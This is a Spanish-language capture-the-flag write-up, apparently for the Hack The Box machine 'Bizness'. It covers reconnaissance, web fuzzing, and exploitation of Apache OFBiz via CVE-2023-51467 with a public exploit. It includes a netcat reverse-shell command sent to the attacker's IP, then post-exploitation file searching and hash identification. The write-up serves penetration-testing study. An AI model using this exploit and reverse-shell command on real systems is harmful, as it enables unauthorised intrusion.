
BIZNESS


1. BIZNESS

https://app.hackthebox.com/machines/Bizness




1.1. Preliminar

Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos, entre otros, los *puertos 22, 80 y 443* abiertos.



Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.



Como se está aplicando **virtual hosting**, añadimos a nuestro /etc/hosts la dirección IP

y el dominio *bizness.htb*.

```
❯ cat /etc/hosts
       File: /etc/hosts
   1   # Host addresses
   2   127.0.0.1  localhost
   3   192.168.1.130  parrot
   4   ::1        localhost ip6-localhost ip6-loopback
   5   ff02::1    ip6-allnodes
   6   ff02::2    ip6-allrouters
   7
   8   # Others
   9   10.10.11.252 bizness.htb
```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.


```
❯ whatweb https://bizness.htb
https://bizness.htb [200 OK] Bootstrap, Cookies[JSESSIONID], Country[RESERVED][ZZ], Email[info@bizness.htb], HTML5, HTTPServer[nginx/1.18.0], HttpOnly[JSESSIONID], IP[10.10.11.252], JQuery, Lightbox, Scri
pt, Title[BizNess Incorporated], nginx[1.18.0]

 /home/parrotp/pryor/CTF/HTB/Bizness/exploits
```

1.4. Fuzzing web


Wfuzz: usamos esta herramienta para encontrar directorios bajo el dominio de *bizness.htb*. Ocultamos ciertos códigos de estado con `--hc=403,302,500`, de este modo filtramos el output. Al cabo de unos minutos, encontramos un directorio /control.

```
❯ wfuzz -c -t 200 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "https://bizness.htb/FUZZ" --hc=403,302,500
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more inform
ation.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: https://bizness.htb/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        522 L    1736 W     27200 Ch    "# directory-list-2.3-medium.txt"
000000008:   200        522 L    1736 W     27200 Ch    "# or send a letter to Creative Commons, 171 Second Street,"
000000010:   200        522 L    1736 W     27200 Ch    "#"
000000004:   200        522 L    1736 W     27200 Ch    "#"
000000007:   200        522 L    1736 W     27200 Ch    "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000002:   200        522 L    1736 W     27200 Ch    "#"
000000006:   200        522 L    1736 W     27200 Ch    "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000005:   200        522 L    1736 W     27200 Ch    "# This work is licensed under the Creative Commons"
000000009:   200        522 L    1736 W     27200 Ch    "# Suite 300, San Francisco, California, 94105, USA."
000000013:   200        522 L    1736 W     27200 Ch    "#"
000000012:   200        522 L    1736 W     27200 Ch    "# on at least 2 different hosts"
000000003:   200        522 L    1736 W     27200 Ch    "# Copyright 2007 James Fisher"
000000011:   200        522 L    1736 W     27200 Ch    "# Priority ordered case-sensitive list, where entries were found"
000000014:   200        522 L    1736 W     27200 Ch    "https://bizness.htb/"
000002003:   404        0 L      68 W       753 Ch      "select"
000002332:   200        491 L    1596 W     34632 Ch    "control"
 /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
```

Accedemos a este directorio y vemos lo siguiente. Parece que se está usando *Apache OFBiz*. OFBiz es un conjunto de aplicaciones empresariales de código abierto que proporciona una plataforma para la automatización de procesos empresariales, gestión de relaciones con clientes, gestión de recursos empresariales y comercio electrónico. OFBiz está escrito en **Java**.




Parece que este mensaje de error nos sugiere que no se reconoce la petición. Vamos a seguir fuzzeando subdirectorios bajo el directorio /control.




Encontramos varios, entre ellos: /login. Accedemos a éste. Probamos diferentes credenciales por defecto, inyecciones SQL, e incluso realizamos un ataque de fuerza bruta con **Ffuf**, ya que pudimos enumerar con éxito el usuario *admin*. No obstante,

no conseguimos ningún resultado.



1.5. OFBiz SSRT to RCE exploit


CVE-2023-51467:
Llegados a este punto, decidimos buscar exploits para *Apache OFBiz*. Encontramos cierta información que trata sobre un SSRF en esta aplicación.




Vamos a buscar ahora algún exploit que podamos usar para aprovecharnos de esta vulnerabilidad. Encontramos uno que compartimos a continuación. Nos clonamos este repositorio en nuestro directorio de trabajo, damos permisos de ejecución al exploit y lo estudiamos para ver en qué consiste: este script explota la vulnerabilidad SSRF, específicamente en las rutas /webtools/control/ping, la cual se utiliza para realizar una solicitud GET sin proporcionar credenciales válidas. Si la respuesta contiene *PONG*, indica que la solicitud fue exitosa y se asume que el servidor *OFBiz* es vulnerable a SSRF. La segunda ruta, /webtools/control/xmlrpc/, se utiliza para enviar una solicitud POST con un payload serializado malicioso. Aquí es donde se aprovecha la vulnerabilidad de SSRF para forzar al servidor OFBiz a realizar una solicitud interna a una dirección controlada por el atacante, dirección que contendrá un payload que ejecuta comandos en el servidor OFBiz. Esto deriva a un RCE en el

servidor objetivo.

https://github.com/jakabakos/Apache-OFBiz-Authentication-Bypass




Por tanto, nos ponemos en escucha con Netcat, y al ejecutar el exploit con `python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10.10.16.9 1337'`, recibimos una shell reversa en nuestra máquina de atacante. Estamos como el usuario *ofbiz*. Realizamos el tratamiento de la TTY.




1.6. Privesc via cracking hash with script (1)


Tras buscar diferentes modos para escalar nuestros privilegios, finalmente, ejecutando este comando: `find / -iname admin* 2>/dev/null`, encontramos un documento que podría tener información relevante sobre las credenciales de acceso de un usuario administrador.


ofbiz@bizness:/opt/ofbiz/applications/accounting/groovyScripts/admin$ find / -iname admin* 2>/dev/null
/opt/ofbiz/applications/accounting/groovyScripts/admin
/opt/ofbiz/framework/start/src/main/java/org/apache/ofbiz/base/start/AdminClient.java
/opt/ofbiz/framework/start/src/main/java/org/apache/ofbiz/base/start/AdminServer.java
/opt/ofbiz/framework/resources/templates/AdminUserLoginData.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-PostgreSQL.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-Oracle.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-Derby.xml
/opt/ofbiz/framework/resources/templates/AdminNewTenantData-MySQL.xml
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminServer$OfbizSocketCommand.class
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminServer$1.class
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminServer.class
/opt/ofbiz/build/classes/java/main/org/apache/ofbiz/base/start/AdminClient.class
/opt/ofbiz/plugins/solr/webapp/solr/admin.html
/opt/ofbiz/plugins/solr/home/solrdefault/conf/admin-extra.menu-top.html
/opt/ofbiz/plugins/solr/home/solrdefault/conf/admin-extra.html
/opt/ofbiz/plugins/solr/home/solrdefault/conf/admin-extra.menu-bottom.html
/opt/ofbiz/plugins/lucene/template/AdminSearch.ftl
/proc/sys/vm/admin_reserve_kbytes
ofbiz@bizness:/opt/ofbiz/applications/accounting/groovyScripts/admin$


Descubrimos una posible contraseña hasheada. Usamos Hash-identifier para ver qué algoritmo se está usando por detrás para cifrar esta contraseña. Parece ser que lo más probable es que se esté usando SHA-1. Tratamos de romper este hash, pero no podemos, ya que se está incluyendo el uso de salt. Por tanto, debemos encontrar algo relacionado con este salt para romper el hash.


hash-identifier
v1.2
By Zion3R
www.Blackploit.com
Root@Blackploit.com
HASH: 47ca69ebb4bdc9ae0adec130880165d2cc05db1a
Possible Hashs:
[+] SHA-1
[+] MySQL5 - SHA-1(SHA-1($pass))
Least Possible Hashs:
[+] Tiger-160
[+] Haval-160
[+] RipeMD-160
[+] SHA-1(HMAC)
[+] Tiger-160(HMAC)
[+] RipeMD-160(HMAC)
[+] Haval-160(HMAC)
[+] SHA-1(MaNGOS)
[+] SHA-1(MaNGOS2)
[+] sha1($pass.$salt)
[+] sha1($salt.$pass)
[+] sha1($salt.md5($pass))
[+] sha1($salt.md5($pass).$salt)
[+] sha1($salt.sha1($pass))
[+] sha1($salt.sha1($salt.sha1($pass)))
[+] sha1($username.$pass)
